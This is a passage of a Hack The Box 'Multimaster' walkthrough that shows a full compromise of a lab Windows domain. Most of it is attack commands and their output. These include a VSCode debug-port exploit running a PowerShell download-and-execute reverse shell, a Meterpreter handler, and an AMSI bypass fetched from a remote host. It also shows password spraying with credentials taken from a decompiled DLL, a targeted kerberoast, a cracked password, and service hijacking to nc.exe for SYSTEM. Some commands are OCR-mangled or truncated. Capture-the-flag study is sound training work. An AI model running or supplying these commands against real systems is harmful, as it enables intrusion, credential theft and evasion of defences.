
There is a local command execution vulnerability before vscode version 1.39.1. Reference: https://iwantmore.pizza/posts/cve-2019-1414.html

Use the script provided in the article, modify the execution command to the windows version and use it to get the reverse shell of cyork (Note: You can use nc here, or use the Powershell bounce script that bypasses AMSI)




```
socket.send(JSON.stringify({
  id: 3,
  method: 'Runtime.evaluate',
  params: {
    expression: `spawnSync('cmd',['/c','powershell IEX(new-object net.webclient).downloadstring("http://[redacted]/reverse.ps1")'])`
  }
}))
```

First use SMBServer + MSF to get the Meterpreter Shell for the tushikikatomo user, then forward the VSCode Debug port to the local, and execute the command using a script:




```
msf5 > jobs

Jobs
====

  Id  Name                   Payload                              Payload opts
  --  ----                   -------                              ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://1[redacted]:4444

msf5 > 
```

```
~/HTB/Multimaster/www # smbserver.py she /root/HTB/Multimaster/www -debug
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```




```
*Evil-WinRM* PS C:\Users\alcibiades\Documents> New-PSDrive -name "test" -PSProvider "FileSystem" -Roo

Name           Used (GB)     Free (GB) Provider      Root
                                                                        CurrentLocation
----           ---------     --------- --------      ----
                                                                        ---------------
test                                   FileSystem    [redacted]\she


*Evil-WinRM* PS C:\Users\alcibiades\Documents> test:\msf.exe
```



```
~ # nc -lvnp 4321
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4321
Ncat: Listening on 0.0.0.0:4321
Ncat: Connection from 10.10.10.179.
Ncat: Connection from 10.10.10.179:50200.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Program Files\Microsoft VS Code>
```


Through the bounce shell, we can access the wwwroot directory and get web.config, but there is no database connection information in it. I guess it is hard-coded in the code, so download MultimasterAPI.dll and decompile to get database connection information.



```
[HttpPost]
[Route("api/getColleagues")]
public List<Colleague> GetColleagues([FromBody] JObject data)
{
    List<Colleague> list = new List<Colleague>();
    string connectionString = "server=localhost;database=Hub_DB;uid=finder;password=D3veL0pM3nT!;";
    SqlConnection sqlConnection = new SqlConnection(connectionString);
    string arg = ((object)data.get_Item("name")).ToString();
    string cmdText = $"Select * from Colleagues where name like '%{arg}%'";
    SqlCommand sqlCommand = new SqlCommand(cmdText, sqlConnection);
```


```
DLL: server=localhost;database=Hub_DB;uid=finder;password=D3veL0pM3nT!;
```

Use password spray again and successfully log in user sbauer:




```
/opt/evil-winrm(master*) # ./evil-winrm.rb  -i 10.10.10.179 -u sbauer -p "D3veL0pM3nT\!"

Evil-WinRM shell v2.2

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sbauer\Documents> 
```

The current user continued to enumerate and still didn't find any content, so he plans to use BloodHound, but needs to bypass AMSI, reference: https://www.youtube.com/watch?v=yHstFvLwDYM



```
*Evil-WinRM* PS C:\Users\sbauer\Documents> iex(new-object net.webclient).downloadstring('http://[redacted]Invoke-Aloks-AvBypass.ps1');Invoke-Aloks-AvByp
-- Bypassing Antivirus in Powershell --
--- Script Modified by Alok Saurabh ---
-- Credits to Paul LaÃ®nÃ© & Avi Gimpel --

[+] AMSI DLL Handle: 140718322286592
[+] DllCanUnloadNow address: 140718322292656
[+] 64-bits process
[+] Targeted address: 140718322295856
```




The user SBAUER@MEGACORP.LOCAL has generic write access to the user JORDEN@MEGACORP.LOCAL.

Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

Then we can upload SharpHound.ps1, and after analysis, we found that we can conduct kerberoast attack, By rewriting the serviceprincipalnames attribute of the Jorden user and using Get-


DomainSPNTicket to obtain the target ticket, first we need to load PowerView.ps1 and execute the following commands in order:

```

$SecPassword = ConvertTo-SecureString 'D3veL0pM3nT!' -AsPlainText -Force

$Cred = New-Object System.Management.Automation.PSCredential('megacorp.local\sbauer', $SecPassword)

Set-DomainObject -Credential $Cred -Identity jorden -SET @{serviceprincipalname='nonexistent/BLAHBLAH'}

$User = Get-DomainUser jorden

$User | Get-DomainSPNTicket -Credential $Cred | fl

```



```
*Evil-WinRM* PS C:\Users\sbauer\Documents> $User | Get-DomainSPNTicket -Credential $Cred | fl
Warning: [Invoke-UserImpersonation] powershell.exe is not currently in a single-threaded apartment state, token impersonation
Warning: [Invoke-UserImpersonation] Executing LogonUser() with user: megacorp.local\sbauer


SamAccountName       : jorden
DistinguishedName    : CN=Jorden Mclean,OU=Athens,OU=Employees,DC=MEGACORP,DC=LOCAL
ServicePrincipalName : nonexistent/BLAHBLAH
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*jorden$MEGACORP.LOCAL$nonexistent/BLAHBLAH*$F4CBBEA286701B7D032A023B32EF2BE5$367A897349599
C62468783795F1B3AE9DF19FFF0F565A44D054F25A374642518948AFA95E917EB6A00C3BB75923FC81880
                       4EA6584DB67327E72FA29D8C995A0A0DE55BA6EF0C75EB5C554C31D192E3E98C136556E54199392F7BA2C71D5F967DF04D554E6
AF4D6DE3D673AFFE691EF4F11DE19A04DCB02F08CCD570E0693A4A3181CD0EA6EFE5FE75CF0DC1D349397
                       C840C1FD48062B7EE31FE2B0E7E43C548764626CBA96EAD976D630187E8F2F7EA2A739315D9FB825D852E80B09BFB5EBE3A8943
4746315B5806E7FEC293C15371784527F3E91DD9F508C0EF986D1408246C27C10D0AF8330AD16FD9FC7B6
                       2E8D6898AD73E5CB32663D0F8E545F9A2FBDC162541EE27D0A0A8377D8BCCFFF1028692C8D023D6CD03AA4D413D5C77C443BB63
D0D1CEF84025BD968F1689234193E6DC0FDEE35E7DC3879ECF3542A05A58667AD6C66285878BD1B83F4E2
                       29BBEC72323F6AE619B7A0BED9F1E0A4E2A0083D0C15D5E2F59EA6B6E98D35298357D222D778D989317CE7581CB08D9EEE2CE05
4B95A71CDDE64F9B41F6F4B6FFF9E6A970CA3D803076803839AA210199119075BD9D367483020B41FAD1A
                       4BEB0BFF2B3CAF9C32C8BF448E1A185E2C42B737EDE63DF7E2E1B5A5C77447AD9FA0C9AD51462F938C7F62DF6B86ABA9F2FCF9F
F855ACBC8F1625087C5A30BF6385B22B641E7101F0FCDFF5FF9810ACC46FECD86F26025177C5B613E9183
                       B740C509E14ED825E7BDA117F0D5B8845BCF7FC19DCCF990FFDA21A232C3E3A729F7176DE4DAE56B7C8746B7893588ACAEC942F
E3F4BB80E04A86DD3B824D3168BB44A364432888101C796358A343EF007201908EB424EB90991D49B2810
                       2442794E43FB35EEB6989931037EC343A4EE2D58174E21C4EC8453F10956BC2B851C8A70609B62980FE1B5A3597D8F5D5546398
D51B5FE62868669570FD5593DB8ECFBA69AF436188017AE16BF8A3A6A54AC844F5961BDEE61629D4945F0
                       5B13649F77865AC07AE5BDEE5E7F3AEC19EAEC3044907A97B6098AD081C8B3DB50F6B0A7D6BD84EEBE99030AB51E231A0C48C4C
21499F95DE33DF6C5E4771EBD20EFDB5567008E335B51371068E2EADE28EBFE0F2041867B142C651466A2
                       061149501A4D0FA0CC07F3BB5027ABBBCCFCE577B4C32AA3196D29A56DCA5A51CC807F05C8D05443B3A3DC376B8AE4C007AC2B7
40C4FFBF31976893648B097E63E4CDFCFCEB87D0A90A5634DFAD98E918EF1694ABE0CD15C
```

Use John to crack the obtained ticket, and get the Jorden password `rainforest786`:




```
/opt/evil-winrm(master*) # ./evil-winrm.rb  -i 10.10.10.179 -u jorden -p "rainforest786"

Evil-WinRM shell v2.2

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jorden\Documents> 
```

Enumerate the current user and find that the "Server Operators" user group can read and write system services, and can change services with System permissions and start. Here comes the idea: find a system permission service that has not been started, modify the content to Trojan or nc, and then execute:

reg add "HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet \ Services \ SensorDataService" / v ImagePath / t REG_EXPAND_SZ / d "C: \ Windows \ Temp \ nc.exe IP -e cmd" / f

sc.exe start SensorDataService



```
*Evil-WinRM* PS C:\Users\jorden\Documents> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SensorDataService"  /v ImagePath /t REG_EXP
ndows\Temp\nc.exe [redacted]1 -e cmd" /f
The operation completed successfully.

*Evil-WinRM* PS C:\Users\jorden\Documents> sc.exe start SensorDataService
```

```
~ # nc -lvnp 4321
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4321
Ncat: Listening on 0.0.0.0:4321
Ncat: Connection from 10.10.10.179.
Ncat: Connection from 10.10.10.179:50364.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname
whoami && hostname
nt authority\system
MULTIMASTER

C:\Windows\system32>
```